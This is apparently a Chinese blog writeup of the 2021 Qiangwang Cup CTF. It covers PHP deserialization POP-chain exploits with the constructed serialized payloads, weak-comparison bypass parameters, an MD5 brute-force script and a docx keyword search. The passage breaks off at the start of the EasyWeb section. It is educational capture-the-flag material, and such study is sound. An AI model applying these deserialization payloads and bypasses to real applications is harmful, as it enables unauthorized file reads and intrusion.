

2021强网杯全国网络安全挑战赛Writeup

原创

Tr0e 于 2021-06-20 19:41:33 发布 4759 收藏 55

分类专栏: [CTF之路](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: https://blog.csdn.net/weixin_39190897/article/details/118066125

版权



[CTF之路](#) 专栏收录该内容

17 篇文章 27 订阅

订阅专栏

文章目录

前言

强网先锋-赌徒

PHP的魔术方法

题目POP链构造

强网先锋-寻宝

Key1之代码审计

Key2之脚本搜索

Web-EasyWeb

SQL注入得密码

上传木马并提权

Web-Hard_Penetration

Shiro反序列化

CMS源码审计

总结

前言

上周末端午假期期间(6月12日9:00至6月13日21:00)参与了为期36h的第五届强网杯网络安全竞赛,不得不说题目比去年难多了,两天下来腰酸背痛脑壳疼.....比赛的数据大致如下:

Up管理

详细数据

比赛说明

第五届“强网杯”全国网络安全
挑战赛(线上赛)

比赛已结束



幸运的是最终在实力傍队友的情况下，又一年获得竞赛前 10% 有效排名的“强网先锋”称号，在此记录下比赛的 Writeup。

112	ocs	海南世纪网安信息技术有限公司
113	StudentUnion	中国海洋大学
114	Radar	徐州工程学院
115	PRJ	PRJ
116	做一题就吃饭	浙江工业大学
117	XRAYs	杭州电子科技大学
118	查无此队	浙江师范大学
119	Winner	邵阳学院
120	CR400AF	郑州铁路职业技术学院
121	格局要大	安全研究团队
122	六月吃瓜队	国家电网河南公司
123	Lambda1	佛山科学技术学院
124	温职-中交联队	温州职业技术学院
125	黄金剧场	黄金剧场
126	U-Team	中国民航大学

附件2 :入围线下赛32支队伍名单


队伍名称	学校单位名称
0x300R	长亭未来科技
eee	腾讯

Oops	上海交通大学
AAA	浙江大学
NeSE	中国科学院大学网络空间安全学院
Nu1L	Nu1L https://blog.csdn.net/weixin_39190897


强网先锋-赌徒



1、下发赛题，访问地址如下：



2、结合题目源码提醒，利用 dirsearch 扫描目录，发现 www.zip:



```
Error Log: D:\webtools\dirsearch\logs\errors-21-06-14_18-27-52.log
Target: http://eci-2ze8yr1kvkd59cqknesu.cloudeci1.ichunqiu.com/
Output File: D:\webtools\dirsearch\reports\eci-2ze8yr1kvkd59cqknesu.cloudeci1.ichunqiu.com\_21-06-14_18-27-52.txt

[18:27:52] Starting:
[18:27:54] 301 - 379B - /js -> http://eci-2ze8yr1kvkd59cqknesu.cloudeci1.ichunqiu.com/js/
[18:28:25] 301 - 380B - /css -> http://eci-2ze8yr1kvkd59cqknesu.cloudeci1.ichunqiu.com/css/
[18:28:31] 200 - 96B - /index.php
[18:28:31] 200 - 96B - /index.php/login/
[18:28:32] 200 - 2KB - /js/
[18:28:51] 200 - 716B - /www.zip

Task Completed
D:\webtools\dirsearch
λ
```

https://blog.csdn.net/weixin_39190897

3、解压缩获得题目源码:

```
<meta charset="utf-8">
<?php
//hint is in hint.php
error_reporting(1);

class Start
{
    public $name='guest';
    public $flag='syst3m("cat 127.0.0.1/etc/hint)";

    public function __construct(){
        echo "I think you need /etc/hint . Before this you need to see the source code";
    }

    public function _sayhello(){
        echo $this->name;
        return 'ok';
    }

    public function __wakeup(){
        echo "hi";
        $this->_sayhello();
    }

    public function __get($cc){
        echo "give you flag : ".$this->flag;
        return ;
    }
}

class Info
{
    private $phonenumber=123123;
    public $promise='I do';

    public function __construct(){
        $this->promise='I will not !!!!';
        return $this->promise;
    }

    public function __toString(){
        return $this->file['filename']->ffiillee['ffiilleennaammee'];
    }
}
```

```

class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a='';

    public function __get($name){
        $function = $this->a;
        return $function();
    }

    public function Get_hint($file){
        $hint=base64_encode(file_get_contents($file));
        echo $hint;
        return ;
    }

    public function __invoke(){
        $content = $this->Get_hint($this->filename);
        echo $content;
    }
}

if(isset($_GET['hello'])){
    unserialize($_GET['hello']);
}else{
    $hi = new Start();
}
?>

```

看到这里猜测是 PHP 反序列化的题目，但是先前了解的相关题目都只是涉及析构函数的利用点，本题看得一脸懵圈，所以立马恶补下 CTF 中关于 PHP 反序列化的套路。

PHP的魔术方法

PHP 中魔术方法的定义是把以两个下划线 `__` 开头的方法称为魔术方法，常见的如下：

```

__construct: 在创建对象时候初始化对象，一般用于对变量赋初值。
__destruct: 和构造函数相反，当对象所在函数调用完毕后执行。
__toString: 当对象被当做一个字符串使用时调用。
__sleep: 序列化对象之前就调用此方法(其返回需要一个数组)
__wakeup: 反序列化恢复对象之前调用该方法
__call: 当调用对象中不存在的方法会自动调用该方法。
__get: 从不可访问的属性中读取数据会触发
__isset(): 在不可访问的属性上调用isset()或empty()触发
__unset(): 在不可访问的属性上使用unset()时触发
__invoke(): 将对象调用为函数时触发

```

更多请查看PHP手册：

<https://www.php.net/manual/zh/Language.oop5.magic.php>

简单例子

```
<?php
class A{
    var $test = "demo";
    function __wakeup(){
        eval($this->test);
    }
}
$a = $_GET['test'];
$a_unser = unserialize($a);
?>
```

分析：这里只有一个A类，只有一个 `__wakeup()` 方法，并且一旦反序列化会走魔法方法 `__wakeup` 并且执行 `test` 变量的命令，那我们构造如下 EXP 执行 `phpinfo()` 函数：

```
<?php
class A{
    var $test = "demo";
    function __wakeup(){
        echo $this->test;
    }
}
$a = $_GET['test'];
$a_unser = unserialize($a);

$b = new A();
$b->test="phpinfo()";
$c = serialize($b);
echo $c;
?>
输出：
O:1:"A":1:{s:4:"test";s:10:"phpinfo()";}
```

提交输出的 Payload，执行效果如下：



POP链实例

进一步来看一道进阶题目：

```
<?php
//flag is in flag.php
error_reporting(1);
class Read {
    public $var;
    public function file_get($value)
    {
        $text = base64_encode(file_get_contents($value));
        return $text;
    }
    public function __invoke(){
        $content = $this->file_get($this->var);
        echo $content;
    }
}
```



```

class Show
{
    public $source;
    public $str;
    public function __construct($file='index.php')
    {
        $this->source = $file;
        echo $this->source.'Welcome'."<br>";
    }
    public function __toString()
    {
        return $this->str['str']->source;
    }

    public function _show()
    {
        if(preg_match('/gopher|http|ftp|https|dict|\\.\\.|flag|file/i',$this->source)) {
            die('hacker');
        } else {
            highlight_file($this->source);
        }
    }

    public function __wakeup()
    {
        if(preg_match("/gopher|http|file|ftp|https|dict|\\.\\.\/i", $this->source)) {
            echo "hacker";
            $this->source = "index.php";
        }
    }
}

class Test
{
    public $p;
    public function __construct()
    {
        $this->p = array();
    }

    public function __get($key)
    {
        $function = $this->p;
        return $function();
    }
}

if(isset($_GET['hello']))
{
    unserialize($_GET['hello']);
}
else
{
    $show = new Show('pop3.php');
    $show->_show();
}

```

【题目分析】对于此题可以看到我们的目的是通过构造反序列化读取 flag.php 文件，Read 类有 `file_get_contents()` 函数，Show 类有 `highlight_file()` 函数可以读取文件。接下来寻找目标点可以看到在最后几行有 `unserialize` 函数存在，该函数的执行同时会触发 `__wakeup` 魔术方法，而 `__wakeup` 魔术方法可以看到在 Show 类中。

1、`__wakeup` 方法：

```
public function __wakeup(){
    if(preg_match("/gopher|http|file|ftp|https|dict|\\.\\.\/i", $this->source)) {
        echo "hacker";
        $this->source = "index.php";
    }
}
```

存在一个正则匹配函数 `preg_match()`，该函数第二个参数应为字符串，这里把 `source` 当作字符串进行的匹配，这时若这个 `source` 是某个类的对象的话，就会触发这个类的 `__toString` 方法，通篇看下代码发现 `__toString` 魔术方法也在 Show 类中，那么我们一会构造 `exp` 时将 `source` 变成 Show 这个类的对象就会触发 `__toString` 方法。

2、`__toString` 方法：

```
public function __toString(){
    return $this->str['str']->source;
}
```

首先找到 `str` 这个数组，取出 `key` 值为 `str` 的 `value` 值赋给 `source`，那么如果这个 `value` 值不存在的话就会触发 `__get` 魔术方法。再次通读全篇，看到 Test 类中存在 `__get` 魔术方法。

3、`__get` 方法：

```
public function __get($key){
    $function = $this->p;
    return $function();
}
```

发现先取 Test 类中的属性 `p` 给 `function` 变量，再通过 `return $function()` 把它当作函数执行，这里属性 `p` 可控。这样就会触发 `__invoke` 魔术方法，而 `__invoke` 魔术方法存在于 Read 类中。

4、`__invoke` 方法：

```
public function __invoke(){
    $content = $this->file_get($this->var);
    echo $content;
}
```

调用了该类中的 `file_get` 方法，形参是 `var` 属性值（这里我们可以控制），实参是 `value` 值，从而调用 `file_get_contents` 函数读取文件内容，所以只要将 Read 类中的 `var` 属性值赋值为 `flag.php` 即可。

5、POP链构造：

`unserialize` 函数(变量可控)→ `__wakeup()` 魔术方法→ `__toString()` 魔术方法→ `__get` 魔术方法→ `__invoke` 魔术方法→ 触发 Read 类中的 `file_get` 方法→触发 `file_get_contents` 函数读取 `flag.php`。


```

<?php
class Show{
    public $source;
    public $str;
}
class Test{
    public $p;
}
class Read{
    public $var = "flag.php";
}
$s = new Show();
$t = new Test();
$r = new Read();
$t->p = $r; //赋值Test类的对象($t)下的属性p为Read类的对象($r)，触发__invoke魔术方法
$s->str["str"] = $t; //赋值Show类的对象($s)下的str数组的str键的值为 Test类的对象$t ，触发__get魔术方法。
$s->source = $s; //令 Show类的对象($s)下的source属性值为此时上一步已经赋值过的$s对象，从而把对象当作字符串调用触发__toString魔术方法。
var_dump(serialize($s));
?>

```

题目POP链构造

经过上面的实例分析，此赛题同理，照葫芦画瓢即可。

构造本题的 EXP:

```

<?php
class Start
{
    public $name='guest';
    public $flag='syst3m("cat 127.0.0.1/etc/hint)";';
}
class Info
{
    public $onenumber=123123;
    public $promise='I do';
}
class Room
{
    public $filename='/flag';
    public $sth_to_set;
    public $a='';
}
$$ = new Start();
$I = new Info();
$R = new Room();
$R->a = $R;
$I->file['filename'] = $R;
$$->name = $I;
echo serialize($$);
?>

```


输出Payload:

```

O:5:"Start":2:{s:4:"name";O:4:"Info":3:{s:11:"onenumber";i:123123;s:7:"promise";s:4:"I do";s:4:"file";a:1:{s:8:"filename";O:4:"Room":3:{s:8:"filename";s:5:"/flag";s:10:"sth_to_set";N;s:1:"a";r:6;}}s:4:"flag";s:33:"syst3m("cat 127.0.0.1/etc/hint)";};}


```

提交 Payload，获得 Flag 的 base64 编码：



https://blog.csdn.net/weixin_39190897

坑点！需要去除前面的“hi”字符再进行 Base64 解码：



强网先锋-寻宝




下发赛题，访问链接如下：



该题需要你通过信息 1 和信息 2 分别获取两段 Key 值，输入 Key1 和 Key2 然后解密。

Key1之代码审计

点击“信息1”，发现是代码审计：



```
<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);

function filter($string){
    $filter_word = array('php','flag','index','KeY1lhv','source','key','eval','echo','\$','\(','\.','num','html','\/','\','\'','\'','\'','\'','000000');
    $filter_phrase= '/' .implode('|',$filter_word) . '/';
    return preg_replace($filter_phrase,'',$string);
}

if($ppp){
    unset($ppp);
}
$ppp['number1'] = "1";
$ppp['number2'] = "1";
$ppp['number3'] = "1";
$ppp['number4'] = '1';
$ppp['number5'] = '1';

extract($_POST);

$num1 = filter($ppp['number1']);
$num2 = filter($ppp['number2']);
$num3 = filter($ppp['number3']);
$num4 = filter($ppp['number4']);
$num5 = filter($ppp['number5']);

if(isset($num1) && is_numeric($num1)){
    die("非数字");
}

else{
```

https://blog.csdn.net/weixin_39190897

完整源码如下：

```
<?php
header('Content-type:text/html;charset=utf-8');
error_reporting(0);
highlight_file(__file__);

function filter($string){
    $filter_word = array('php','flag','index','KeY1lhv','source','key','eval','echo','\$','\(','\.','num','html','\/','\','\'','\'','\'','\'','000000');
    $filter_phrase= '/' .implode('|',$filter_word) . '/';
    return preg_replace($filter_phrase,'',$string);
}

if($ppp){
    unset($ppp);
}
$ppp['number1'] = "1";
$ppp['number2'] = "1";
$ppp['number3'] = "1";
$ppp['number4'] = '1';
$ppp['number5'] = '1';

extract($_POST);

$num1 = filter($ppp['number1']);
$num2 = filter($ppp['number2']);
$num3 = filter($ppp['number3']);
$num4 = filter($ppp['number4']);
$num5 = filter($ppp['number5']);
```

```

if(isset($num1) && is_numeric($num1)){
    die("非数字");
}

else{

    if($num1 > 1024){
        echo "第一层";
        if(isset($num2) && strlen($num2) <= 4 && intval($num2 + 1) > 500000){
            echo "第二层";
            if(isset($num3) && '4bf21cd' === substr(md5($num3),0,7)){
                echo "第三层";
                if(!($num4 < 0)&&($num4 == 0)&&($num4 <= 0)&&(strlen($num4) > 6)&&(strlen($num4) < 8)&&isset($num4) ){

                    echo "第四层";
                    if(!isset($num5)|| (strlen($num5)==0)) die("no");
                    $b=json_decode(@$num5);
                    if($y = $b === NULL){
                        if($y === true){
                            echo "第五层";
                            include 'Key11hv.php';
                            echo $KEY1;
                        }
                    }else{
                        die("no");
                    }
                }else{
                    die("no");
                }
            }else{
                die("no");
            }
        }else{
            die("no");
        }
    }else{
        die("no111");
    }
}
非数字
?>

```

核心需要 bypass 的代码如下：

```
if(isset($num1) && is_numeric($num1)){
    die("非数字");
}

else{
    if($num1 > 1024){
        echo "第一层";
        if(isset($num2) && strlen($num2) <= 4 && intval($num2 + 1) > 500000){
            echo "第二层";
            if(isset($num3) && '4bf21cd' === substr(md5($num3),0,7)){
                echo "第三层";
                if(!($num4 < 0)&&($num4 == 0)&&($num4 <= 0)&&(strlen($num4) > 6)&&(strlen($num4) < 8)&&isset($num4) ){
                    echo "第四层";
                    if(!isset($num5)|| (strlen($num5)==0)) die("no");
                    $b=json_decode(@$num5);
                    if($y = $b === NULL){
                        if($y === true){
                            echo "第五层";
                            include 'Key11hv.php';
                            echo $KEY1;
                        }
                    }else{
                        die("no");
                    }
                }
            }
        }
    }
}
```

https://blog.csdn.net/weixin_39190897

第一层：要求非纯数字且大于 1024，利用 PHP 弱比较令 \$num1=11111a 即可。

第二层：绕过 intval 函数(intval() 函数用于获取变量的整数值)，利用科学技术法绕过长度小于 5 的限制，故令 \$num2=9e9 即可。

第三层：substr(md5) 取值为某个值，编写脚本进行 MD5 碰撞，计算出 num3 为 61823470，脚本如下：

```
import hashlib

def md5_encode(num3):
    return hashlib.md5(num3.encode()).hexdigest()[0:7]

for i in range(60000000,700000000):
    num3 = md5_encode(str(i))
    # print(num3)
    if num3 == '4bf21cd':
        print(i)
        break
```


运行结果如下：

```
untitled test.py x
import hashlib

def md5_encode(num3):
    return hashlib.md5(num3.encode()).hexdigest()[0:7]

for i in range(60000000,700000000):
    num3 = md5_encode(str(i))
    # print(num3)
    if num3 == '4bf21cd':
        print(i)
        break
```

Cmdr

```
C:\Users\True\Desktop
λ python test.py
61823470
C:\Users\True\Desktop
λ
```

https://blog.csdn.net/weixin_39190897

第四层：科学计数法绕过，长度为7且为0，num4为0e00000。

第五层：`json_decode()`函数接受一个JSON编码的字符串并且把它转换为PHP变量，如果json无法被解码（非json格式时）将会返回null，故令num5等于1a（任意字符串即可）。

故最终Payload：


```
ppp[number1]=11111a&ppp[number2]=9e9&ppp[number3]=61823470&ppp[number4]=0e00000&ppp[number5]=1a
POST提交获得 Key1:
KEY1{e1e1d3d40573127e9ee0480caf1283d6}
```

Key2之脚本搜索

1、提示信息给了一个下载链接：



2、解压后得到一堆 docx 文件：



3、随便打开一个发现是一堆字符：



4、猜测 Key2 就在其中某一个文件中，写脚本跑：

```

import os
import docx

for i in range(1,20):
    for j in range(1,20):
        path = "./5.{0}/VR_{1}".format(i,j)
        files = os.listdir(path)
        # print(filePath)
        for file in files:
            try:
                fileName = path+"/"+file
                # print(fileName)
                file = docx.Document(fileName)
                for content in file.paragraphs:
                    # print(content.text)
                    if "KEY2{" in content.text:
                        print(content.text)
                        print(fileName)
                        break
            except:
                pass

```

运行结果如下：

```

1 import os
2 import docx
3
4 for i in range(1,20):
5     for j in range(1,20):
6         path = "./5.{0}/VR_{1}".format(i,j)
7
8         files = os.listdir(path)
9         # print(filePath)
10        for file in files:
11            try:
12                fileName = path+"/"+file
13                # print(fileName)
14                file = docx.Document(fileName)
15
16                for content in file.paragraphs:
17                    # print(content.text)
18                    if "KEY2{" in content.text:
19                        print(content.text)
20                        print(fileName)
21                        break
22            except:
23                pass

```

PROBLEMS OUTPUT DEBUG CONSOLE TERMINAL

1: cmd


λ python exp.py
KEY2{T5fo00d61819151G61114213a3ao1nblfsS}
./5.15/VR_4/P7hoSsIdttUqaIIxG2TVwWkTYi9.docx

https://blog.csdn.net/weixin_39190897

得到 KEY2 :

```
KEY2{T5fo00d61819151G61114213a3ao1nblfsS}
```

在原页面上提交获取 flag:



Web-EasyWeb

The screenshot shows the 'EasyWeb' challenge interface. At the top, the title 'EasyWeb' is displayed. Below it, the score is '分值: 67分' and the status is '未解答'. There are three crown icons representing users: 'eee', 'DAS', and 'DAWN'. The main text of the challenge reads: '题目来源于某次帮朋友测试项目的渗透过程, 非常非常简单, 没有新的知识点, 已经去掉了需要脑洞猜测的部分, 不过依然需要进行一些信息收集工作。So~ Be Patient~And have funny! ^_^'. Below this, three IP addresses are listed: '47.104.136.46', '47.104.137.239', and '121.42.242.238', with a note '(每 20 分钟重启一次环境)'. A hint section contains a speaker icon and the text '2. flag不在数据库; 1. 能看到报错信息是预期现象'. At the bottom, there is a 'Flag:' label, an input field, and a '提交' (Submit) button. A watermark at the bottom right reads https://blog.csdn.net/weixin_39190897.

SQL注入得密码

1、提示信息收集, 那么先扫一波端口:

The screenshot shows a network asset management tool interface. The title is '全部资产' (All Assets). Below the title, it shows '5 资产, 1 端口, 1 ip, 0 漏洞'. There are three tabs: 'IP', '产品', and '厂商'. The 'IP' tab is selected. Below the tabs, there is a table with columns: 'IP', '端口', '协议', and '组件'. The table is currently empty. At the bottom right, there are two tags: 'CodeIgniter-PHP-Framework' and 'jQuery'.

47.104.136.46

36842

http

